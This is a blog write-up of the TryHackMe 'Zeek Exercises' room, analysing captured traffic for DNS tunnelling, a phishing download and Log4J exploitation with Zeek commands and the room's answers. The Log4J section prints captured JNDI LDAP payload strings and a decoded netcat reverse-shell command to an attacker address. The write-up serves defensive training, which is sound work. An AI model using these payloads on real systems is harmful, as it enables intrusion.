


[Open in app](#)

Medium

 Search

★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



## TryHackMe | Zeek Exercises — Write-up

igor\_sec · [Follow](#)

8 min read · Jul 12, 2023



Listen



Share

... More

Put your Zeek skills into practice and analyse network traffic.

The room invites you a challenge to investigate a series of traffic data and stop malicious activity under different scenarios. Let's start working with Zeek to analyse the captured traffic.

We recommend completing the [Zeek](#) room first, which will teach you how to use the tool in depth.

Link for the Zeek room:

### TryHackMe | Cyber Security Training

TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your...

tryhackme.com

## My write up for the Zeek room:

### TryHackMe | Zeek

Introduction to hands-on network monitoring and threat detection with Zeek (formerly Bro).

medium.com

## Task 2: Anomalous DNS

An alert triggered: “Anomalous DNS Activity”.

The case was assigned to you. Inspect the PCAP and retrieve the artefacts to confirm this alert is a true positive.

Answer the questions below

Investigate the dns-tunneling.pcap file. Investigate the dns.log file. What is the number of DNS records linked to the IPv6 address?

**Answer: 320**

DNS “AAAA” records store IPV6 addresses. Note that there are other DNS record types that handle different purposes, such as the “A” record for IPv4 addresses, “CNAME” for canonical names, “MX” for mail exchange servers, PTR record for reverse DNS lookups, and the TXT record allows for storing textual information associated with a domain.

```
zeek -C -r dns-tunneling.pcap  
cat dns.log | zeek-cut qtype_name | sort | uniq -c
```

```

root@ip-10-10-111-50: /home/ubuntu/Desktop/Exercise-Files/anomalous-dns# zeek -c -r dns-tunneling.pcap
root@ip-10-10-111-50: /home/ubuntu/Desktop/Exercise-Files/anomalous-dns# ls
clear_logs.sh  conn.log  dns-tunneling.pcap  dns.log  http.log  ntp.log  packet_filter.log
root@ip-10-10-111-50: /home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | head -n 20
#separator \x09
#set_separator (empty)
#unset_field -
#path dns
#open 2023-06-28-04-24-23
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p proto trans_id string count string count string count qclass qclass_name qtype qtype_name rcode rcode_name AA TC RD
#types ts string addr port addr port enum count interval
1623212924.825154 CNE2652u2wGtKvM09 10.20.57.3 59580 10.10.2.22 53 udp 5374 0.855652 e7f1018ea0310f25bba0610936fdicc2af.cisco-update.com 1 C_INTERNET 15 MX
1623212925.078141 CUM00827AlpQ0M4R 10.20.57.3 47888 10.10.2.22 53 udp 7434 0.158643 0cfe016cb185e87901f6020958d084ff84.cisco-update.com 1 C_INTERNET 15 MX
1623212925.833285 CXMA24nza48FFaBL5 10.20.57.3 49950 10.10.2.22 53 udp 4519 0.052941 4ecd018ea07bdf2f097a3f093785aca8a5.cisco-update.com 1 C_INTERNET 5 CNAME
1623212926.743469 CCLP12842LV8T2Gc 10.20.57.3 49483 10.10.2.22 53 udp 34612 0.052641 08db016cb1578377234f60095966648cb6.cisco-update.com 1 C_INTERNET 16 TXT

```

```

root@ip-10-10-111-50: /home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | zeek-cut qtype_name | sort | uniq -c
  11 A
  320 AAAA
 2232 CNAME
 2314 MX
   23 PTR
 2347 TXT

```

Investigate the conn.log file. What is the longest connection duration?

Answer: 9.420791

```
cat conn.log | zeek-cut duration | sort -r | head -n 1
```

```

root@ip-10-10-111-50: /home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat conn.log | zeek-cut duration | sort -r | head -n 1
9.420791

```

Investigate the dns.log file. Filter all unique DNS queries. What is the number of unique domain queries?

Answer: 6

### Question Hint

You need to use the DNS query values for summarising and counting the number of unique domains.


There are lots of “.cisco-update.com” DNS queries, you need to filter the main address and find out the rest of the queries that don’t contain the “.cisco-update.com” pattern.

You can filter the main “\*\*\*.cisco-update.com” DNS pattern as “cisco-update.com” with the following command; “cat dns.log | zeek-cut query | rev | cut -d ‘.’ -f 1-2 | rev | head

The hint can be quite confusing. Basically, what we want is to extract the last two fields of the unique lines/domain queries like for example, “example.com”.

```
cat dns.log | zeek-cut query | rev | cut -d '.' -f 1-2 | rev | head
```

The reverse “rev” is used to reverse the line characters and then use the “cut” command to display the first and second field value.



```
root@ip-10-10-10-50:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | zeek-cut query | rev | cut -d '.' -f 1-2 | rev | head
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
root@ip-10-10-10-50:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | zeek-cut query | cut -d '.' -f 2-3 | head
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
```

We will add the “sort” and “uniq” command to avoid the duplication of values, and then “wc -l” to print the newlines count.

```
cat dns.log | zeek-cut query | rev | cut -d '.' -f 1-2 | rev | sort | uniq | wc -l
```



```
root@ip-10-10-10-50:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | zeek-cut query | rev | cut -d '.' -f 1-2 | rev | sort | uniq
_tcp.local
cisco-update.com
in-addr.arpa
ip6.arpa
rhodes.edu
ubuntu.com
root@ip-10-10-10-50:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | zeek-cut query | rev | cut -d '.' -f 1-2 | rev | sort | uniq | wc -l
6
```

Are there other ways to get the same output”? Yes there are.

First set of commands to try.

```
cat dns.log | zeek-cut query | rev | awk -F '.' '{print $2"."$1}' | rev | sort
cat dns.log | zeek-cut query | rev | awk -F '.' '{print $2"."$1}' | rev | sort
```

The commands now use `awk` with the `-F` option to specify the delimiter as a dot ( `.` ). Then, they print the desired fields in the required order. The rest of the pipeline remains the same, including the `cat` command to read the contents of `dns.log`, `zeek-cut` to extract the "query" field.

```
root@lp-18: ~# cat dns.log | zeek-cut query | rev | awk -F '.' '{print $2"."$1}' | rev | sort | uniq
arpa.in-addr
arpa.ip6
com.cisco-update
com.ubuntu
edu.rhodes
local._tcp
root@lp-18: ~# cat dns.log | zeek-cut query | rev | awk -F '.' '{print $2"."$1}' | rev | sort | uniq | wc -l
6
```

The second set commands to try is without the “rev” command.

```
cat dns.log | zeek-cut query | awk -F '.' '{print $NF FS $(NF-1)}' | sort | uniq
cat dns.log | zeek-cut query | awk -F '.' '{print $NF FS $(NF-1)}' | sort | uniq
```

In the commands, `awk` is used with the `-F` option to set the field separator as a dot ( `.` ). The desired fields are printed in the required order by referencing the last field ( `$NF` ) and the second-to-last field ( `$(NF-1)` ). The `FS` variable represents the field separator and is used to reassemble the fields in the desired format.

```
root@lp-18: ~# cat dns.log | zeek-cut query | awk -F '.' '{print $NF FS $(NF-1)}' | sort | uniq
arpa.in-addr
arpa.ip6
com.cisco-update
com.ubuntu
edu.rhodes
local._tcp
root@lp-18: ~# cat dns.log | zeek-cut query | awk -F '.' '{print $NF FS $(NF-1)}' | sort | uniq | wc -l
6
```

If we want to know how many queries being made, we can modify one of the commands above by just adding “-c” to “uniq” command.

```
cat dns.log | zeek-cut query | awk -F '.' '{print $(NF-1)"."$NF}' | sort | uniq -c
```

```
root@lp-18: ~# cat dns.log | zeek-cut query | awk -F '.' '{print $(NF-1)"."$NF}' | sort | uniq -c
 2 _tcp.local
6893 cisco-update.com
 11 in-addr.arpa
 10 ip6.arpa
284 rhodes.edu
 47 ubuntu.com
```

There are a massive amount of DNS queries sent to the same domain. This is abnormal. Let's find out which hosts are involved in this activity. Investigate the conn.log file. What is the IP address of the source host?

Answer: 10.20.57.3

```
cat conn.log | zeek-cut id.orig_h | sort | uniq -c
```

```
root@ip-10-10-10-10: /home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat conn.log | zeek-cut id.orig_h | sort | uniq -c
7108 10.20.57.3
1 fe80::202a:f0b1:7d9c:bd9e
```

---

### Task 3: Phishing

An alert triggered: "Phishing Attempt".

The case was assigned to you. Inspect the PCAP and retrieve the artefacts to confirm this alert is a true positive.

Answer the questions below

Investigate the logs. What is the suspicious source address? Enter your answer in defanged format.

Answer: 10[.]6[.]27[.]102


```
zeek -Cr phishing.pcap
cat conn.log | zeek-cut id.orig_h | sort | uniq -c
```

```

root@ip-10-6-27-102: /home/ubuntu/Desktop/Exercise-Files/phishing# zeek -Cr phishing.pcap
root@ip-10-6-27-102: /home/ubuntu/Desktop/Exercise-Files/phishing# ls
clear-logs.sh conn.log dhcp.log dns.log file-extract-demo.zeek files.log hash-demo.zeek http.log packet_filter.log pe.log phishing.pcap
root@ip-10-6-27-102: /home/ubuntu/Desktop/Exercise-Files/phishing# cat conn.log | zeek-cut id.orig_h | head
10.6.27.102
10.6.27.102
10.6.27.102
10.6.27.102
10.6.27.102
10.6.27.102
10.6.27.102
10.6.27.102
10.6.27.102
10.6.27.102
root@ip-10-6-27-102: /home/ubuntu/Desktop/Exercise-Files/phishing# cat conn.log | zeek-cut id.orig_h | sort | uniq -c
 50 10.6.27.102

```

We see there's only one source IP address. Use CyberChef to defang the IP address.



Investigate the http.log file. Which domain address were the malicious files downloaded from? Enter your answer in defanged format.

Answer: smart-fax[.]com

```
cat http.log | zeek-cut uri host
```

```

root@ip-10-6-27-102: /home/ubuntu/Desktop/Exercise-Files/phishing# cat http.log | zeek-cut uri host
/ncsi.txt          www.msftncsi.com
/Documents/Invoice&MSO-Request.doc smart-fax.com
/knr.exe           smart-fax.com

```

Investigate the malicious document in VirusTotal. What kind of file is associated with the malicious document?

Answer: VBA

First, we must get the files' md5 hash value. We will use the script provided.



```
zeek -Cr phishing.pcap hash-demo.zeek
```

The task is easier because there's only three files, but it wouldn't be the case if there are hundred or thousand of files.

We will just select two field names.

```
cat files.log | zeek-cut mime_type md5
```

```
root@ip-: /home/ubuntu/Desktop/Exercise-Files/phishing# cat files.log | zeek-cut mime_type md5
text/plain      cd5a4d3fdd5bffc16bf959ef75cf37bc
application/msword b5243ec1df7d1d5304189e7db2744128
application/x-dosexec cc28e40b46237ab6d5282199ef78c464
```

We will select the second md5 value then go to VirusTotal and paste it in there.

The screenshot shows the VirusTotal analysis page for a file with MD5 hash `f808229aa516ba134889f81cd699b8d246d46d796b55e13bee87435889a054fb`. The file is named `Invoice&MSO-Request.doc`. The Community Score is 37/61, indicating it is malicious. The file is flagged by 37 security vendors and 2 sandboxes. The file type is `doc`. The analysis shows the file is a document with macros.

**Relations Tab:**

**Contacted Domains (2)**

Domain	Detections	Created	Registrar
msftstore.s.llnwi.net	0 / 88	2013-07-31	GoDaddy.com, LLC
smart-fax.com	3 / 88	2021-05-24	-

**Contacted IP addresses (2)**

IP	Detections	Autonomous System	Country
178.79.208.1	0 / 89	22822	NL
87.248.202.1	3 / 88	22822	NL

**Execution Parents (1)**

Scanned	Detections	Type	Name
2023-03-15	47 / 63	ZIP	1.zip

**Bundled Files (1)**

Scanned	Detections	File type	Name
2021-06-04	6 / 57	VBA	

Under the “Relations” tab is the file type for the malicious document.



**Investigate the extracted malicious .exe file. What is the given file name in Virustotal?**

**Answer: PleaseWaitWindow.exe**

We will select the third md5 value then go to VirusTotal.











**Investigate the malicious .exe file in VirusTotal. What is the contacted domain name? Enter your answer in defanged format.**

**Answer: hopto[.]org**

Go to “Behavior” tab.

## Network Communication

### DNS Resolutions

-  125.21.88.13.in-addr.arpa
-  212.161.61.168.in-addr.arpa
-  217.106.137.52.in-addr.arpa
-  83.188.255.52.in-addr.arpa
-      dunlop.hopto.org

Recipe	Input
<b>Defang URL</b> <input checked="" type="checkbox"/> Escape dots <input checked="" type="checkbox"/> Escape http <input checked="" type="checkbox"/> Escape :// <div>Process Valid domains...</div>	hopto.org
	<b>Output</b>  hopto[.]org

Investigate the http.log file. What is the request name of the downloaded malicious .exe file?

**Answer: knr.exe**

We found the answer when doing the first question.

## Task 4: Log4J

An alert triggered: “Log4J Exploitation Attempt”.

The case was assigned to you. Inspect the PCAP and retrieve the artefacts to confirm this alert is a true positive.

Answer the questions below

Investigate the log4shell.pcapng file with detection-log4j.zeek script. Investigate the signature.log file. What is the number of signature hits?

Answer: 3

```
zeek -Cr log4shell.pcapng detection-log4j.zeek
cat signatures.log | zeek-cut sig_id | wc -l
```

We will select the “sig\_id” field name.

```
root@ip-10-10-199-149: /home/ubuntu/Desktop/Exercise-Files/log4j# zeek -Cr log4shell.pcapng detection-log4j.zeek
root@ip-10-10-199-149: /home/ubuntu/Desktop/Exercise-Files/log4j# ls
clear-logs.sh  conn.log  detection-log4j.zeek  files.log  http.log  log4j.log  log4shell.pcapng  notice.log  pack
root@ip-10-10-199-149: /home/ubuntu/Desktop/Exercise-Files/log4j# cat signatures.log | head -n 20
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path signatures
#open 2023-06-28-06-19-33
#fields ts uid src_addr src_port dst_addr dst_port note sig_id event_msg
#types time string addr port addr port enum string string string count count
1640023652.109820 CglmSr3l9jtuHaRXq8 192.168.56.102 389 172.17.0.2 36820 Signatures::Sensi
\x16\x04\x0djavaClassName1\x05\x04\x03foo0,\x04\x0cjavaCodeBase1\x1c\x04\x1ahttp://192.168.56.102:443/0$\x04\x0bc
1640025554.665741 CLALre4MZ9ACg96lTe 192.168.56.102 389 172.17.0.2 36822 Signatures::Sensi
x81\x900\x16\x04\x0djavaClassName1\x05\x04\x03foo0,\x04\x0cjavaCodeBase1\x1c\x04\x1ahttp://192.168.56.102:443/0$\
1640026858.967970 CLeK4h46bfPDBpxTD6 192.168.56.102 389 172.17.0.2 36824 Signatures::Sensi
Jpb19zaCATdnZ2Cg==0\x81\x900\x16\x04\x0djavaClassName1\x05\x04\x03foo0,\x04\x0cjavaCodeBase1\x1c\x04\x1ahttp://19
#close 2023-06-28-06-19-33
root@ip-10-10-199-149: /home/ubuntu/Desktop/Exercise-Files/log4j# cat signatures.log | zeek-cut sig_id | wc -l
3
```

Investigate the http.log file. Which tool is used for scanning?

Answer: Nmap

```
cat http.log | zeek-cut user_agent|sort| uniq -c
```

The information can be found in the field “user\_agent”.

```
root@ip-10-10-100-100:/home/ubuntu/Desktop/Exercise-Files/log4j# cat http.log | zeek-cut user_agent|sort| uniq -c
 1 ${jndi:ldap://127.0.0.1:1389}
 2 ${jndi:ldap://192.168.56.102:389/test}
14 ${jndi:ldap://192.168.56.102:389}
 1 ${jndi:ldap://192.168.56.102}
 3 Java/1.8.0_181
593 Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
 5 SecurityNik Testing
```

Investigate the http.log file. What is the extension of the exploit file?

**Answer: .class**

```
cat http.log | zeek-cut uri| sort | uniq
```

“uri” field contains the names of files downloaded with their extensions.

```
root@ip-10-10-100-100:/home/ubuntu/Desktop/Exercise-Files/log4j# cat http.log | zeek-cut uri| sort | uniq
/
/Exploit6HHc3BcVzI.class
/ExploitQ8v7ygBW4i.class
/ExploitSMMZvT8GXL.class
/testing1
/testing123
/testing1
```

Investigate the log4j.log file. Decode the base64 commands. What is the name of the created file?

**Answer: pwned**

```
cat log4j.log | zeek-cut value | head -n20
```

```
root@ip-10-10-199-149:/home/ubuntu/Desktop/Exercise-Files/log4j# cat log4j.log | zeek-cut value | head -n20
${jndi:ldap://192.168.56.102:389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}
${jndi:ldap://192.168.56.102:389/Basic/Command/Base64/d2hpY2ggbmMgPiAvdG1wL3B3bmVkcG==}
${jndi:ldap://192.168.56.102:389/Basic/Command/Base64/bmMgMTkyLjE2OC41Ni4xMDIgODAgLWUgL2JpbI9zaCAtdnZ2Cg==}
${jndi:ldap://127.0.0.1:1389}
${jndi:ldap://127.0.0.1:1389}
${jndi:ldap://127.0.0.1:1389}
${jndi:ldap://127.0.0.1:1389}
```

We see that after the the path “/Basic/Command/Base64/”are base64 encoded values. What if there are other base64 encoded values? Let’s try to find all base64 encoded values.

```
cat log4j.log | zeek-cut value |grep Base64
cat log4j.log | zeek-cut value |grep Base64 | awk -F '/' '{print $ (NF-1)}'."
```

```
root@ip-10-10-199-149:/home/ubuntu/Desktop/Exercise-Files/log4j# cat log4j.log | zeek-cut value |grep Base64
${jndi:ldap://192.168.56.102:389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}
${jndi:ldap://192.168.56.102:389/Basic/Command/Base64/d2hpY2ggbmMgPiAvdG1wL3B3bmVkcG==}
${jndi:ldap://192.168.56.102:389/Basic/Command/Base64/bmMgMTkyLjE2OC41Ni4xMDIgODAgLWUgL2JpbI9zaCAtdnZ2Cg==}
root@ip-10-10-199-149:/home/ubuntu/Desktop/Exercise-Files/log4j# cat log4j.log | zeek-cut value |grep Base64 | awk -F '/' '{print $ (NF-1)}'."
```

Let’s copy the base64 strings and decode them. From the decoded output, we know the name of the created file.

Recipe	Input
<b>From Base64</b> <div>Alphabet A-Za-z0-9+/=</div> <input checked="" type="checkbox"/> Remove non-alphabet chars <input type="checkbox"/> Strict mode	<pre>dG91Y2ggL3RtcC9wd25lZAo=} d2hpY2ggbmMgPiAvdG1wL3B3bmVkcG==} bmMgMTkyLjE2OC41Ni4xMDIgODAgLWUgL2JpbI9zaCAtdnZ2Cg==}</pre>
	<b>Output</b> <pre> touch /tmp/pwned which nc &gt; /tmp/pwned nc 192.168.56.102 80 -e /bin/sh -vvv</pre>

You can now perform the Brim and Mastermind rooms with the knowledge gained in the Zeek rooms. You can find my write-up for the rooms below too.

**TryHackMe | Brim**

Learn and practice log investigation, pcap analysis and threat hunting with Brim.

medium.com

**TryHackMe | Masterminds**

Practice analyzing malicious traffic using Brim.

medium.com

Thanks for reading.

Happy learning! :-)

Tryhackme

Ctf

Ctf Writeup

Cybersecurity

Learning



Follow

**Written by igor\_sec**

370 Followers · 11 Following

**Responses (1)**

What are your thoughts?

Respond



Samar

about 2 months ago



thanks



Reply

More from igor\_sec



igor\_sec

**CyberDefenders | Boss Of The SOC v1**

Jul 5, 2023 🖱 12







 igor\_sec

## TryHackMe | Boogeyman 1

The room provided a phishing email, endpoint logs, and network traffic to analyze. By studying email headers, parsing JSON logs with JQ...

Nov 20, 2023 🖱 13



 igor\_sec

## TryHackMe | Brim

Learn and practice log investigation, pcap analysis and threat hunting with Brim.

Jul 1, 2023 🖱 3 💬 1



 igor\_sec

## TryHackMe | Wireshark: Traffic Analysis

Learn the basics of traffic analysis with Wireshark and how to find anomalies on your network!

Jun 29, 2023 🖱 60



See all from igor\_sec

## Recommended from Medium



 In T3CH by Axoloth

## TryHackMe | Snort Challenge—The Basics | WriteUp

Put your snort skills into practice and write snort rules to analyse live capture network traffic

★ Nov 9, 2024 🖱 100



```
FROM processes WHERE on_disk = 0;
-----
cmdline
-----
python3 -m websocketify 80 localhost:5901 -D
python3 -m websocketify 80 localhost:5901 -D
/usr/bin/python3 /usr/bin/bluenan-applet
/usr/bin/python3 /usr/share/system-config-printer/applet.p
/usr/bin/python3 /usr/bin/bluenan-tray
/usr/bin/python3 /usr/bin/networkd-dispatcher --run-startu
/usr/bin/python3 /usr/share/unattended-upgrades/unattended
/var/tmp/.system_updater
-----
```

 embossdotar

## TryHackMe—Linux Live Analysis—Writeup

Key points: Osquery | Linux | SOC Analyst | Red Team | Blue Team | TTP Footprints | Computer forensics. Linux Live Analysis by awesome...

★ Jul 11, 2024 🖱 102



## Lists




### Self-Improvement 101

20 stories · 3195 saves



### How to Find a Mentor

11 stories · 785 saves



### Good Product Thinking

13 stories · 794 saves



### Tech & Tools

22 stories · 380 saves



In T3CH by Axoloth

## TryHackMe | FlareVM: Arsenal of Tools| WriteUp

Learn the arsenal of investigative tools in FlareVM

★ Nov 28, 2024 🖱 50




```
d
rd.img.old  lib64      media  opt    root  sbin  srv  tmp  var      vmlinuz.old
            lost+found mnt    proc  run   snap sys  usr    vmlinuz
var/log
log# ls
cloud-init-output.log  dpkg.log      kern.log      lxd          unattended-upgrades
cloud-init.log         fontconfig.log  landscape     syslog       wtmp
dist-upgrade          journal       lastlog       tallylog
log# cat auth.log | grep install
8-55 sudo: cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo: cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo: cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/chow
hare/dokuwiki/bin /usr/share/dokuwiki/doku.php /usr/share/dokuwiki/feed.php /usr/s
hare/dokuwiki/install.php /usr/share/dokuwiki/lib /usr/share/dokuwiki/vendor -R
log#
```

T Dan Molina

## Disgruntled CTF Walkthrough

This is a great CTF on TryHackMe that can be accessed through this link here:  
<https://tryhackme.com/room/disgruntled>

Oct 22, 2024

